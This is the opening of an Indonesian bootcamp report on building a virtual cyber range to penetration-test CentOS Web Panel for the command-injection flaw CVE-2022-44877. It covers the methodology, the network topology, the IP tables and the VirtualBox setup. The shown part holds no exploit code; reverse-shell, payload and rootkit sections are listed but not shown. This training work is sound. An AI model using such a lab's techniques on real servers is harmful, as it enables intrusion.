FINAL PROJECT

CYBER RANGE PENETRATION TESTING LAB FOR CENTOS WEB PANEL VULNERABILITY IN CVE-2022-44877

dirancang oleh:

Team syn9

CYBERWARRIORS BOOTCAMP 2023
INFRADIGITAL FOUNDATION

Informasi Dokumen

PENULIS	
Muhammad Nur Irsyad	1491742411100-346
Muhammad Elgiaz Salman	B121-600
Muhammad Kautsar Ramli Putra	B122-1569
Muhammad Alvin Putra Rahman	1493617411101-527
Hafazh Ahsany Taqwim	B321-116
KONTRIBUTOR	
Hamdan	Fasilitator
Dodi Irawan	Trainer

LOG DOKUMEN		
v1.0	FEB 06 2023	Perancangan struktur dokumen dan adanya pencarian referensi topik laporan terhadap kerentanan yang akan diujikan
v2.0	MAR 26 2023	Penyelesaian rangkaian pengujian beserta dengan pembangunan lab hingga kepada tahap post-exploitation
v3.0	APR 07 2023	Finalisasi dari final project tim syn9, yang meliputi penambahan isi, ilustrasi, serta finishing dan improvisasi pada bagian tampilan serta konten secara keseluruhan
v4.0	APR 28 2023	Penjabaran lebih pada tahapan information gathering, vulnerability analysis, serta tools pendukung yang digunakan

Daftar Isi

Informasi Dokumen 2
Daftar Isi 3
Daftar Gambar 4
Daftar Tabel 6
Bab I Executive Summary 7
1.1 Latar Belakang 7
1.2 Tujuan & Manfaat 7
1.3 Ringkasan Kerentanan 8
1.4 Lingkup & Batasan Pengujian 8
Bab II Metodologi 9
2.1 Alur Pengerjaan 9
2.2 Spesifikasi Perangkat 9
2.3 Spesifikasi Program 9
2.4 Framework Pengujian 10
Bab III Perancangan Lab 11
3.1 Topologi Jaringan 11
3.2 Komponen Topologi 11
3.3 Tabel IP Address 13
3.4 Pembangunan Infrastruktur 13
3.4.1 Mengunduh OVA 14
3.4.2 Mengunduh dan menginstall Aplikasi VirtualBox 14
3.4.3 Instalasi Virtual Machine (OVA) pada VirtualBox 17
3.4.4 Tata cara Instalasi Virtual Machine (OVA) pada VirtualBox 18
3.4.5 Tata cara Instalasi WinBox 21
3.5 Pengkonfigurasian Infrastruktur 22
3.5.1 Membangun Topologi 22
3.5.2 Konfigurasi Router 1 24
3.5.3 Konfigurasi Router 2 30
3.5.4 Penggunaan Tools Pada Endpoint 34
3.5.5 Konfigurasi Windows XP 35
3.5.6 Konfigurasi Kali Linux 35
3.5.7 Konfigurasi CWP CentOS Server 37
3.5.8 Konfigurasi WAF Ubuntu Server 38
Bab IV Pengujian Kerentanan 40
4.1 Pre-Engagement 40
4.2 Intelligence Gathering 41
4.3 Threat Modeling 44
4.4 Vulnerability Analysis 44
4.5 Exploitation 47
4.6 Post-Exploitation 51
4.7 Recommendation 51
Bab V Kesimpulan & Saran 55
5.1 Kesimpulan 55
5.2 Saran 55
Referensi Pustaka 57
Lampiran 58

Daftar Gambar

Fig. 1. Status CVE-2022-44877 pada Perangkat IPS FortiGuard 7
Fig. 2. Diagram Flowchart Alur Pengerjaan 9
Fig. 3. Topologi Jaringan 11
Fig. 4 Pencarian Website VirtualBox 14
Fig. 5. Laman Website VirtualBox 14
Fig. 6. Instalasi Setup Wizard VirtualBox (1) 15
Fig. 7. Instalasi Setup Wizard VirtualBox (2) 15
Fig. 8. Instalasi Setup Wizard VirtualBox (3) 16
Fig. 9. Instalasi Setup Wizard VirtualBox (4) 16
Fig. 10. Instalasi Setup Wizard VirtualBox (5) 17
Fig. 11. Instalasi Setup Wizard VirtualBox (6) 17
Fig. 12. Import file OVA dalam VirtualBox (1) 18
Fig. 13. Import file OVA dalam VirtualBox (2) 19
Fig. 14. Import file OVA dalam VirtualBox(3) 19
Fig. 15. Daftar OVA dalam Group SYN9 CSW23 20
Fig. 16. Bagian Pengaturan Jaringan pada VM KALI 20
Fig. 17. Laman untuk Mendownload WinBox 21
Fig. 18. Izin Akses untuk Instalasi WinBox 21
Fig. 19. Interface WinBox 21
Fig. 20. Skenario Perangkat Jaringan 22
Fig. 21. Instalasi Perangkat Jaringan (1) 22
Fig. 22. Instalasi Perangkat Jaringan (2) 23
Fig. 23. Instalasi Perangkat Jaringan (3) 23
Fig. 24. Tampilan Utama WinBox 24
Fig. 25. Perubahan Identity pada MikroTik 24
Fig. 26. Menu DHCP Client pada Mikrotik 25
Fig. 27. Daftar List Alamat IP pada Menu IP 25
Fig. 28.Tampilan Konfigurasi NAT(1) 26
Fig. 29. Menu DHCP Server 26
Fig. 30. Tampilan DHCP Setup (1) 27
Fig. 31. Tampilan DHCP Setup (2) 27
Fig. 32. Tampilan DHCP Setup(3) 28
Fig. 33. Pengaturan IP Perangkat 28
Fig. 34.Tabel List Route 29
Fig. 35. Tampilan Konfigurasi NAT(2) 29
Fig. 36. Test Koneksi Kali dengan XP 30
Fig. 37. Test Koneksi XP dengan WAF-Ubuntu 30
Fig. 38. List Alamat IP Gateway pada Router 2 31
Fig. 39. Tampilan Konfigurasi NAT (1) 31
Fig. 40.Tampilan Konfigurasi NAT (2) 32
Fig. 41. Routing Table pada Router 2 32
Fig. 42. List Layanan pada Router 2 32
Fig. 43. Pembuatan Sertifikat SSL untuk Layanan 33
Fig. 44. Test Koneksi Kali Linux dengan CWP-CENTOS 33
Fig. 45. Attack Tree. 44
Fig. 46. Membuat Koneksi Listener 47

Fig. 47. Generate Payload dalam Output 48
Fig. 48. Injeksi Payload & Tampilan Reverse Shell 49
Fig. 49. Password Cracking dengan John 50
Fig. 50. Status Process Sebelum dan Sesudah penggunaan Rootkit 51
Fig. 51. Tampilan Error melalui ModSecurity 52

Daftar Tabel

Table 1. Minimum System Requirement pada Cyber Range 9
Table 2. Spesifikasi Program Pendukung 10
Table 3. Informasi Perangkat Aset 12
Table 4. Informasi Endpoint Aset 12
Table 5. Informasi Table Routing IP Mikrotik 13
Table 6. Informasi Table IP Host 13
Table 7. Informasi Table IP Host 18
Table 8. Tools yang Digunakan pada Endpoint 34
Table 8. Informasi Pre-Engagement 40
Table 9. Informasi Intelligence Gathering (1) 41
Table 10. Informasi Intelligence Gathering (2) 43
Table 11. Tabel Vektor Ancaman dalam CVSS 3.0 46
Table 12. Informasi Layanan pada Sistem Penyerang 47
Table 12. Metrik Group Base 63
Table 13. Metrik Group Temporal 63
Table 14. Metrik Group Environmental 64

Bab I Executive Summary

1.1 Latar Belakang

CentOS Web Panel (CWP) merupakan aplikasi server administrator pada platform Linux yang digunakan untuk mengelola berbagai macam konfigurasi layanan sistem di-bawahnya, seperti layanan web, DNS, database, hingga utilitas keamanan seperti Config Server Security & Firewall (CSF). Dengan tingginya otoritas serta kapabilitas dari layanan ini, maka pengamanan CWP merupakan hal yang krusial dalam berjalannya suatu bisnis pada perusahaan secara keutuhan.

Salah satu celah keamanan CWP yang baru-baru ini ditemukan pada Januari 2023 adalah CVE-2022-44877. Common Vulnerabilities and Exposures, atau yang lebih dikenal dengan CVE, merupakan sebuah daftar yang menampilkan celah keamanan pada suatu software atau firmware yang dapat dimanfaatkan oleh penyerang untuk melakukan serangan siber. Serangan tersebut dapat berupa virus, malware, ataupun bug yang dimanfaatkan untuk merusak atau mencuri informasi internal yang penting. Adanya kerentanan CVE-2022-44877 tersebut memungkinkan penyerang untuk dapat memasukkan payload tertentu pada halaman web yang rentan dan menjalankan perintah yang tidak diinginkan secara otomatis. Dampak dari serangan seperti ini dapat sangat merugikan bisnis atau organisasi, baik dari segi finansial maupun reputasi. Oleh karena itu, penting bagi para pemilik sistem dan pengelola website untuk mengikuti perkembangan CVE dan memastikan sistem keamanan mereka terus diperbarui dan ditingkatkan untuk menghindari serangan-serangan siber yang tidak diinginkan.

Berikut pada Fig. 1. Di bawah ini merupakan tingkat keaktifan dari kerentanan CVE-2022-44877 yang terekam pada perangkat FortiGuard Intrusion Prevention System (IPS) pada bulan Maret 2023, yang secara tidak langsung menggambarkan relevansi dan luasnya eksploitasi dalam skala industri global:




Fig. 1. Status CVE-2022-44877 pada Perangkat IPS FortiGuard

1.2 Tujuan & Manfaat

Tujuan dibangun cyber range ini adalah untuk menyediakan lingkungan simulasi yang aman dan terkendali guna menguji keamanan sistem dan layanan sebelum diterapkan pada lingkungan produksi. Dalam kasus ini, cyber range dievaluasi dengan

memanfaatkan metodologi Penetration Testing Execution Standard (PTES) untuk melakukan pengujian keamanan yang terstruktur dan informatif terhadap suatu software atau firmware yang rentan terhadap serangan siber, terkhusus pada celah kerentanan CVE-2022-44877. Hadirnya laporan ini diharapkan dapat memberikan konteks dan latar belakang mengenai masalah keamanan yang dihadapi, tantangan yang dihadapi, solusi yang ditemukan, serta kontribusi proyek ini terhadap bidang keamanan siber.

Manfaat dari pembangunan cyber range ini sangat besar, terutama untuk sisi industri. Dengan adanya cyber range, perusahaan dapat ikut menguji serta memvalidasi keamanan sistem dan teknologi layanan yang mereka gunakan pada sisi produksi secara terkontrol dan aman. Selain itu, penggunaan cyber range juga dapat membantu dalam mengembangkan deteksi dan mitigasi kerentanan sebelum mereka dieksploitasi oleh penyerang siber. Dengan begitu, perusahaan dapat meminimalisir risiko keamanan yang kiranya dapat mengganggu operasi bisnis mereka dan meningkatkan kepercayaan pelanggan terhadap integritas keamanannya.

1.3 Ringkasan Kerentanan

Berdasarkan National Vulnerability Database (NVD), kerentanan dengan referensi CVE-2022-44877 yang ditemukan dalam versi 0.9.8.1146 ini disebabkan oleh lemahnya sanitasi dan netralisasi input pengguna dalam memproses request parameter pada endpoint login. Dengan begitu, penyerang dapat menjalankan payload yang berisikan seluruh perintah OS di dalamnya, yang mana pada esensinya membuat sistem dapat dikontrol secara jarak jauh melalui HTTP request sederhana. Hal ini juga terefleksikan dengan didapatkannya nilai ancaman kerentanan sebesar 9.8 dari 10, yang menandakan bahwa besarnya dampak kerentanan terhadap berjalannya bisnis secara keseluruhan.

Selain itu, enumerasi kerentanan yang digunakan pada referensi tersebut, yaitu CWE-78, juga memberikan paparan terhadap tingginya lingkup dampak secara teknis yang dapat terjadi pada suatu sistem, yang mana mencangam pilar utama keamanan informasi, yaitu Confidentiality, Integrity, Availability, serta Non-repudiation:

- Mengeksekusi perintah ataupun kode tanpa otorisasi khusus
- Mengakses serta memodifikasi berkas dan direktori internal
- Mengakses serta memodifikasi konfigurasi layanan dan aplikasi
- Menyembunyikan aktivitas atau perintah tertentu
- Mengelola status keaktifan layanan

1.4 Lingkup & Batasan Pengujian

Dalam pembangunan lab cyber range serta pendekatan yang digunakan untuk melakukan pengujiannya, adapun batasan yang telah ditentukan untuk memfokuskan lingkup dari objek yang akan dibangun dan diujikan:

- Lab cyber range dibangun dalam bentuk virtualisasi menggunakan VirtualBox
- Jaringan lab cyber range yang dirancang sifatnya internal
- Bentuk deteksi dan mitigasi dilakukan pada tingkatan layanan hingga jaringan
- Versi CWP yang diujikan yaitu 0.9.8.1146, dengan versi yang dijadikan mitigasinya yaitu 0.9.8.1152, per tanggal 23 Maret 2023
- Framework pada fase pengujian yang digunakan adalah Penetration Testing Execution Standard, beserta dengan referensi dalam OWASP Testing Guide 4.0

Bab II Metodologi

2.1 Alur Pengerjaan

Dalam merancang cyber range ini, berikut gambaran skenario dari keseluruhan tahapan dalam pembangunan laporan, yang dijabarkan kedalam beberapa poin utama pada Fig. 2 di bawah ini:




Fig. 2. Diagram Flowchart Alur Pengerjaan

2.2 Spesifikasi Perangkat

Dalam menjalankan cyber range ini secara seutuhnya, berikut adalah penjabaran dari spesifikasi perangkat yang dibutuhkan, atau minimum system requirement, untuk menjalankan keseluruhan Virtual Machine (VM) dalam program VirtualBox:

Table 1. Minimum System Requirement pada Cyber Range

SPESIFIKASI	INFORMASI
Total Memory	3.584 MB (3.6 GB)
Total Storage (VDI)	15.205.376 KB (15.2 GB)
Min. Processor	2 CPU
Min. Video Memory	16 MB
Network Adapter	Internal Network

2.3 Spesifikasi Program

Dalam membangun cyber range ini, berikut adalah list program pendukung yang digunakan untuk menjalankan VM, melakukan konfigurasi, menyusun laporan secara seutuhnya, serta layanan utama yang digunakan di dalam VM tersebut:

Table 2. Spesifikasi Program Pendukung

PROGRAM		INFORMASI
Virtualisasi & Konfigurasi	VirtualBox	Open-source virtualization app
	Terminal & CMD	Stock command-line app
	WinBox & Webfig	Mikrotik's configuration utility
	Sublime Text	Customizable text editor
Dokumentasi Laporan	Google Docs	Online word document processor
	Draw.io & Flourish	Online diagram & visualization software
Layanan VM	Apache HTTP Server	Open-source web server
	CentOS Web Panel	CentOS's server administrator panel
	Gorilla Mux	HTTP router & request handler library

2.4 Framework Pengujian

Dalam melakukan pengujian kerentanan dalam pembuatan skenario terhadap cyber range yang dibangun, adapun penggunaan framework pengujian yang digunakan dalam menstrukturkan proses pengujian, diantaranya sebagai berikut:

- ***Penetration Testing Execution Standard (PTES)***
  PTES merupakan salah satu framework pengujian untuk menjalankan evaluasi keamanan dengan standar bisnis dan industri yang komprehensif. PTES terdiri dari 7 tahap utama, yang mencangkup mulai dari landasan pengujian, pencarian informasi dan analisis kerentanan, melakukan eksploitasi beserta eskalasinya, serta menyusun laporan yang menangkap keseluruhan proses pengujian

- ***Open Worldwide App. Sec. Project (OWASP) Testing Guide***
  OWASP Testing Guide adalah panduan pengujian yang ditujukan pada penetrasi keamanan aplikasi dan layanan web. Setiap aspek pengujian dikategorikan pada fasenya, seperti information gathering dan input validation. Berikut merupakan tiga referensi pengujian akan digunakan dalam konteks cyber range ini:

  1. *OTG-INFO-004 : Enumerate Application Web Server*
     Meng-enumerasi informasi serta kerentanan terhadap suatu layanan web
  2. *OTG-INFO-010 : Map Application Architecture*
     Mendeteksi presensi dan keaktifan suatu aset atau layanan keamanan
  3. *OTG-INPVAL-013 : Command Injection*
     Menguji sanitasi URL pada aplikasi web terhadap OS command injection

Bab III Perancangan Lab

3.1 Topologi Jaringan




Fig. 3. Topologi Jaringan

Topologi jaringan yang digunakan dalam Cyber Range Syn9 adalah topologi jaringan tree. Topologi jaringan ini dipetakan dengan beberapa zona sehingga mudah dipahami. Pada topologi ini, setiap simpul (node) dikelompokkan dengan sebuah switch yang berfungsi sebagai penghubung dengan endpoint lainnya. Kemudian, setiap pusat komunikasi tersebut dihubungkan satu dengan lainnya menggunakan router dan dihubungkan satu sama lain dengan kabel ethernet.

Pada topologi jaringan tree, node (simpul) terhubung pada tingkat yang sama, dan satu simpul menjadi pusat dari simpul-simpul yang lain. Setiap simpul dapat dikelompokkan dengan switch yang berfungsi sebagai penghubung antara simpul tersebut dengan endpoint lainnya, seperti server. Sedangkan router digunakan untuk menghubungkan setiap pusat komunikasi satu dengan yang lainnya dan dihubungkan satu sama lain dengan kabel ethernet. penggunaan switch sebagai penghubung antara node juga memudahkan dalam pengaturan jaringan yang lebih kompleks, seperti dalam skenario penetration testing yang membutuhkan banyak endpoint untuk diuji coba. Dengan demikian, topologi jaringan tree menjadi pilihan yang tepat untuk digunakan dalam Cyber Range Syn9.

3.2 Komponen Topologi

Pada topologi sebelumnya terdapat berbagai hardware dan software yang ada di dalam peta topologi yang memiliki fungsi dan perannya masing-masing. Setiap komponen akan dibuat dan disajikan dalam bentuk tabel, berikut peranan komponen dalam tabel dan penjelasan OVA yang digunakan:

Table 3. Informasi Perangkat Aset

ASET	QTY	KETERANGAN
Router MikroTik RB951ui-2hnd	2	Router adalah perangkat jaringan yang mengarahkan paket data antar jaringan, melakukan routing pengalamatan IP, konfigurasi keamanan, dan dapat juga berfungsi sebagai firewall. Karena peran pentingnya dalam menjalankan topologi jaringan, router menjadi sangat krusial.
Switch TP-LINK TL-SF1008D	3	Switch adalah perangkat yang menghubungkan banyak perangkat jaringan dalam sebuah topologi. Dengan switch, perangkat dapat terhubung dan berkomunikasi satu sama lain.
Kabel LAN / Ethernet	7	Peran kabel Ethernet / LAN, dalam topologi adalah sebagai penghubung perangkat jaringan seperti PC, switch dan router.
PC / Server (Endpoint)	4	PC dalam topologi jaringan yang telah dibuat memiliki peran penting sebagai perangkat akhir yang berfungsi untuk mengakses dan memanfaatkan sumber daya jaringan seperti server dan internet.

Table 4. Informasi Endpoint Aset

ENDPOINT	QTY	KETERANGAN
Kali Linux (Attacker)	1	Kali Linux merupakan OS yang akan digunakan sebagai OS Penyerang dan akan melakukan eksploitasi dalam skenario cyber range ini.
Windows XP (Client)	1	XP Berperan sebagai gambaran dalam skenario terdapat jaringan privat atau area perkantoran.
Ubuntu Server (Perimeter)	1	Ubuntu Server berperan sebagai Web Application Firewall dan penengah antara Server dengan jaringan di luar area DMZ.
CentOS Server (CWP Server)	1	CentOS Server merupakan korban dari eksploit berjenis OS Command Injection yang dilakukan dalam skenario, dan berperan sebagai server untuk area perkantoran.

Selain penyediaan aset tersebut, berikut adalah program dan komponen utama yang digunakan membantu proses pembangunan cyber range ini, yaitu sebagai berikut:

- **Winbox v3.37 MIPBSE**
  Winbox adalah alat yang penting dalam kegiatan cyberlab karena berfungsi sebagai aplikasi RouterOS untuk mengakses fitur MikroTik melalui mode GUI. Dengan menggunakan Winbox, kita dapat melakukan routing sesuai dengan topologi yang telah dibuat

- **Oracle VirtualBox**
  Software virtualisasi ini digunakan untuk menjalankan OVA dan simulasi yang telah dirancang setelah proses perancangan topologi dan routing selesai dilakukan
- **Open Virtualization Application (OVA)**
  OVA (Open Virtualization Application) adalah sebuah file OS yang telah dikemas sehingga memudahkan penggunaannya dan konfigurasinya dengan cara mengimpor file OVA ke dalam software virtualisasi. File OVA ini memungkinkan pengguna untuk menjalankan simulasi penyerangan sesuai dengan skenario yang telah ditentukan

3.3 Tabel IP Address

Berikut merupakan daftar IP Address yang digunakan dalam proses routing di dalam topologi dan IP Host yang digunakan di dalam OVA yang akan disajikan dalam bentuk tabel sebagai berikut:

Table 5. Informasi Table Routing IP Mikrotik

DEVICE	INTERFACE	IP GATEWAY	IP NETWORK	SUBMASK
RT1	ETH1	172.16.1.1	172.16.1.0 / 25	255.255.255.128
	ETH2	10.0.0.1	10.0.0.0 / 24	255.255.255.0
	ETH4	192.168.1.1	192.168.1.0 / 26	255.255.255.192
RT2	ETH4	10.0.0.1	10.0.0.0 / 24	255.255.255.0
	ETH5	128.0.0.1	128.0.0.0 / 25	255.255.255.128

Table 6. Informasi Table IP Host

DEVICE	INTERFACE	IP HOST	IP GATEWAY	IP NETWORK
KALI	ETH 1 (RT1)	172.16.1.100	172.16.1.1	172.16.1.0 / 25
XP	ETH4 (RT1)	192.168.1.50	192.168.1.1	192.168.1.0 / 26
WAF-UBUNTU	ETH2 (RT2)	10.0.0.250	10.0.0.2	10.0.0.0 / 24
CWP-CENTOS	ETH5 (RT2)	128.0.0.100	128.0.0.1	128.0.0.0 / 25

3.4 Pembangunan Infrastruktur

Pembangunan infrastruktur pada proyek ini dilakukan dengan memanfaatkan perangkat keras (hardware) dan software yang diperlukan untuk membuat topologi jaringan yang diinginkan. Dalam tahap ini, dilakukan konfigurasi pada setiap perangkat agar terhubung dengan baik dan dapat berfungsi optimal. Setelah pengujian dan verifikasi, infrastruktur berhasil dibangun sesuai dengan kebutuhan proyek dan siap digunakan untuk melaksanakan simulasi penyerangan pada cyber range.

3.4.1 Mengunduh OVA

Silahkan unduh file OVA untuk melakukan setup skenario pada setiap endpoint devices dengan link berikut: Syn9 VM - OVA 2.0.

3.4.2 Mengunduh dan menginstall Aplikasi VirtualBox

1. Kunjungi website Oracle VirtualBox melalui link yang tersedia Downloads – Oracle VM VirtualBox, atau bisa mencarnyai pada search bar pada browser yang digunakan seperti pada ilustrasi berikut ini:




Fig. 4 Pencarian Website VirtualBox

2. Seketikanya telah sampai pada halaman “Download VirtualBox” maka bisa memilih sesuai dengan OS yang digunakan. Setelah meyakini tipe OS yang digunakan maka silahkan pilih dan tunggu hingga proses pengunduhan selesai.




Fig. 5. Laman Website VirtualBox

3. Setelah proses download selesai, carilah aplikasi yang sudah diunduh sebelumnya pada direktori dimana aplikasi tersebut disimpan dalam proses pengunduhan. Kemudian klik pada icon aplikasi VirtualBox sebanyak dua kali, setelah diklik 2 kali terdapat pop-up yang menyatakan “Run As a Administrator” dan pilih yes pada opsi tersebut

4. Akan ada sambutan dari aplikasi VirtualBox ketika file executenya dijalankan lalu pada tahap ini langsung saja klik tombol Next




Fig. 6. Instalasi Setup Wizard VirtualBox (1)

